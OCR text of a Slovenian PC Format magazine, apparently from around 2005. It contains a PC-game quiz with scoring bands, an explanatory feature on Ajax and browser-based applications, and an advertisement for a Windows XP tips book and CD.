Zdaj je čas za junaštvo. Neskončno tekoče bojevanje v temnicah z raznolikimi živalskimi ljubljenčki in inteligentno prilagodljivo opremo. Zares ljubko.
Ne zamudite Hranjenja vašega ljubljenčka z okusno ribo...



Dangerous Waters

Dangerous Waters je bolj ambiciozna moderna inačica *Silent Hunterja*, v kateri nadzirate deset od 270 kopenskih, podmorniških in zračnih enot v kombiniranem strateškem vojskovanju.
Ne zamudite Medcelinskih balističnh izstrelkov zemlja-zrak.



Hearts of Iron II

Ste naveličani računalniških iger? Preizkusite igro, ki se zgleduje po namiznih sestričnah! Zavojujte celoten svet z eno izmed 130 držav, a pozor: zadeva je zapletena.
Ne zamudite Priložnosti za prevlado nad celim svetom!

Empire Earth 2

Ustvarjalni, zahtevni strateški ideal za več igralcev; elementi inovativnih bližnjic in komunikacije presegajo klasično zvrst RTS.
Ne zamudite Zaslona z izčrpnimi načrti bitk.

Space Rangers

Resna potezna 2D *Elite* zadeva s ščepcem *Pirates!* in stotinami mini-iger, ki vas bo zaposlila za dolge ure.
Ne zamudite Nobene izmed noro zabavnih mini-iger.

LEGO Star Wars

Ubijete lahko Jar-Jara. Moramo še kaj dodati? Eh, naj bo. Prav tako lahko igrate kot katerikoli lik iz novih epizod filmske serije.
Ne zamudite Skrite stopnje *Episode IV*.

World of Warcraft

Te ne bi mogli izpustiti, kajne? MMORPG, katerega dobiček je večji kot BDP nekaterih držav, postaja zmeraj močnejši.
Ne zamudite Robotskih nojev.

KOLIKO TOČK STE ZBRALI?

Vsaka igra je ocenjena glede na to, kako velik računalniški navdušenec morate biti, da ste jo sploh igrali; igre, kot je *Half-Life 2*, so trenutno tako priljubljene, da vam prinesejo le eno točko. Dve točki so dobile manj znane igre, tri pa tiste, ki so tako neznane, da so botrovale ustanovitvi skrivnih društev za njihovo zaščito.

0-20
Najbrž ste iz stojala pobrali napačno revijo. Poskusite raje s *Cicibanom*, tri revije naprej.

21-40
Spoštljivi dosežek. Trudite se še naprej in igrajte več iger iz zvrsti MMO.


41-60
Vaše življenje je tako uravnoteženo, da lahko plešete na vrvi.

61-80
Če bi bile igre iz zlata, bi vi bili milijonar. V resnici pa preživite preveč časa pred monitorjem, da bi lahko bili bogati.

81-100
Ali sploh kdaj odidete iz hiše? Dosegli ste boljši rezultat kot vsi člani uredništva *PCFormata* skupaj!

vrhunci razvoja #7

RAZKRIVAMO NAJSODOBNEJŠO TEHNOLOGIJO



Outlook Web Access je bila neuradno prva aplikacija spisana s pomočjo Ajaxa.

Veliko lastnosti, zaradi katerih je Flickr tako kul spletna stran, je ustvarjenih s pomočjo Ajaxa.

OD PLATFORME NEODVISNI PROGRAMI


Microsoft bo spravil Windows in *Office* na internet, mi pa smo se spravili pogledat prihodnost tovrstnih aplikacij


Še nekaj let nazaj, ko internet še ni bil posebej v letih, so se pametni možje odločili, da so prihodnost računalništva majhni odjemalci v omrežju, ki ne poganjajo aplikacij v lokalnem pomnilniku, ampak v osrednjem strežniškem sistemu. Danes, ko lahko do interneta dostopa toliko različnih naprav različne procesorske moči, od mobilnih telefonov do mogočnih namiznih računalnikov, se marsikdo nagiba k ideji, da je samo vprašanje časa in pasovne širine, kdaj bodo za vse naše računske potrebe poskrbeli superračunalniki nekje daleč, daleč stran. Pri *PCFormatu* imamo glede tega sicer določene pomisleke, ampak glede na to, da bo Microsoft naslednje leto lansiral projekta *Windows Live* in *Office Live* (**www.live.com**), je morda zdaj zadnji čas, da si ogledamo tehnologijo, ki bo omogočila nastanek programov, do katerih bomo dostopali prek brskalnika.


Aplikacije, ki na oddaljenem osrednjem strežniku obdelujejo podatke, katere si deli veliko število uporabnikov, so izjemno pomembne v našem vsakdanjem življenju. Spletno bančništvo, spletna pošta, spletne trgovine – vse te storitve potrebujejo programsko opremo, ki deluje v tesni navezi s strežnikom. V preteklosti so morale biti lastnosti takšnih aplikacij, ki delujejo prek interneta, zelo omejene, ko je uporabnik do njih dostopal s spletnim brskalnikom, zaradi same hitrosti delovanja. Vendar pa Ajax vse to spreminja. Morda bo preteklo še precej vode, preden se bo celoten operacijski sistem naložil prek interneta (če sploh kdaj), vseeno pa zahvaljujoč Ajaxu prihajajo spletne aplikacije do nas v vedno večjem številu. Nekaj ste jih verjetno že uporabljali, pa se tega niti ne zavedate.

SPLETNE APLIKACIJE

Internet se je izkazal za zelo učinkovitega za distribucijo informacij na spletnih straneh. Ampak ta pristop na poti do bolj interaktivnih internetnih aplikacij je bil tudi eden od razlogov, da so takšne strani tako zelo počasne in zoprne. Macromediin *Flash* je imel nekaj uspeha pri prinašanju kombinacije bogatega okolja za kompleksnejše aplikacije, še posebej za igre. Ampak takšen vtis daje *Flash* zgolj zato, ker predstavlja celotno spletno stran zgolj en vsebovalnik, v katerem se nahaja celotna aplikacija, ki jo je potrebno pred tem







tudi sneti z interneta. Javascript omogoča bolj tekočo integracijo spletnih strani, vendar pa ima zoprno lastnost, da hoče po vsej sili obnoviti celotno spletno stran, ko uporabnik s svojim vnosom vpelje kakšno spremembo na strani. Ajax, kar pomeni Asynchronous Javascript and XML, se loteva zadeve drugače. Tu ne gre za povsem novo tehnologijo, ampak za nov način skupne uporabe različnih obstoječih tehnologij.

Javascript predstavlja lepilo posebne implementacije modela DOM (document object model). Ključni objekt v DOM je XMLHttpRequest, ki omogoča, da se spremenijo le tisti delčki odprte spletne strani, ki so se spremenili, in ne celotna stran. Ta objekt lahko tudi izmenjuje podatke s strežnikom asinhrono. Sicer pa za predstavitev podatkov še vedno skrbita HTML in CSS, zato bo s takšno stranjo združljiv vsak brskalnik, ki mu Javascript ni tuja zadeva.

Ko uporabnik naloži spletno stran z aplikacijo, izdelano s standardom Ajax, stran naloži pogon Ajax Javascript skupaj s kodo HTML za to isto stran. Pri tradicionalnih spletnih aplikacijah se pošlje ves uporabnikov vnos od spletnega brskalnika do strežnika v obliki posebnega obrazca. Ta se nato prežveči, z dobljenimi podatki pa se sestavi nova spletna stran, ki se pošlje nazaj spletnemu brskalniku uporabnika. Ajax pa zna prestreči vse uporabnikove zahteve po spremembah strani. Te nato izvede kot zbirko ukazov Javascript kar na uporabnikovemu računalniku – vse spremembe v kodi HTML, ki jih je mogoče izvesti kar lokalno, se tako tudi izvedejo. Do strežnika pogon Ajaxa pošlje samo zahteve, ki želijo podatke s strani strežnika, nakar Ajax dobljene podatke sam vkomponira v obstoječo stran. Te zahteve se lahko pošljejo tudi asinhrono, da ne motijo uporabnikove interakcije z aplikacijo. S prednaloženimi podatki se spletna aplikacija lahko obnaša kot da teče na lokalnem računalniku.

KAM GRE AJAX

Morda se sliši kot skupek precej eksotične spletne tehnologije vprašljive uporabnosti, vendar Ajax teče v ozadju nekaj najbolj kul stvari, ki so v zadnjem času pridrvele na splet. Oglejte si recimo Google Maps (**maps.google.com**). Presenečeni boste, kako gladko sistem deluje in kako hitro se lahko pomikate po zemljevidu – in vse teče zgolj v vašem spletnem brskalniku. Gmail in Google Groups ravno tako delujeta s pomočjo Ajaxa. Enako velja tudi za nekaj bolj originalnih lastnosti spletne strani Flickr. Vse omenjene strani so bile ustvarjene z implementacijo Ajaxa, ki jo je dalo na tržišče podjetje Adaptive Path (**www.adaptivepath.com**).

Čeprav so koncept Ajaxa javnosti približale šele zadnje Googlove aplikacije, pa je bila tehnologija prvič predstavljena že davnega leta 1998. Splošno velja za prvo implementacijo z Ajaxom komponenta *Microsoft Exchange Serverja* imenovana *Outlook Web Access*. Ta je uporabnikom *Exchangea* prikazala ponaredek vmesnika *Outlooka* znotraj spletne strani in tako poenostavila oddaljen dostop do poštnega nabiralnika. Po prihodu *OWA* je spletna pošta ostala v središču prvih implementacij z Ajaxom, ampak tehnologija zmore veliko več, kar sta jasno dokazali aplikaciji Google Maps in Microsoftov MSN Virtual Earth.

Sanje o 100% mrežnem računalništvu so držali pri življenju sistemski administratorji, ki so želeli ukrasti nadzor sitnim in zahtevnim uporabnikom, in niso tako blizu uresničitve. Spletne aplikacije, ki so neodvisne od platforme, pa so povsem druga pesem. S sposobnostjo, da naredi spletne aplikacije bolj uporabne, lahko Ajax ponudi kompleksno programsko opremo vsem napravam, ki imajo dostop do interneta. Različico Ajaxa za .NET lahko snamete z naslova weblogs.asp.net/mschwarz/archive/2005/08/11/422293.aspx, kjer boste naleteli tudi na obsežno dokumentacijo, kako zadevo uporabljati na lastnih spletnih straneh. PCF

NASLEDNJI MESEC
PRIHODNOST PLOSKIH ZASLONOV
NASLEDNJI VAL MONITORJEV LCD BO POSTAVIL NOVE STANDARDE SVETLOSTI IN LOČLJIVOSTI

Popolnivodič

3. številka v prodaji pri vašem prodajalcu časopisov

500 Trikov


KNJIGA + CD
1250 SIT


VSEBINA

➔ 116 strani preprostih, a učinkovitih trikov za delo z Windows XP:

Obvladajte:


- internet in elektronsko pošto
- Microsoftovo programsko opremo
- programsko opremo za multimedijo
- strojno opremo in zunanje naprave





BREZPLAČEN CD-ROM

Več kot 20 orodij za učinkovitejšo delo z Windows XP · 4 celotni programi.
Serif PhotoPlus 7 v vrednosti 20.000 ... in še veliko več...



MENJAVA

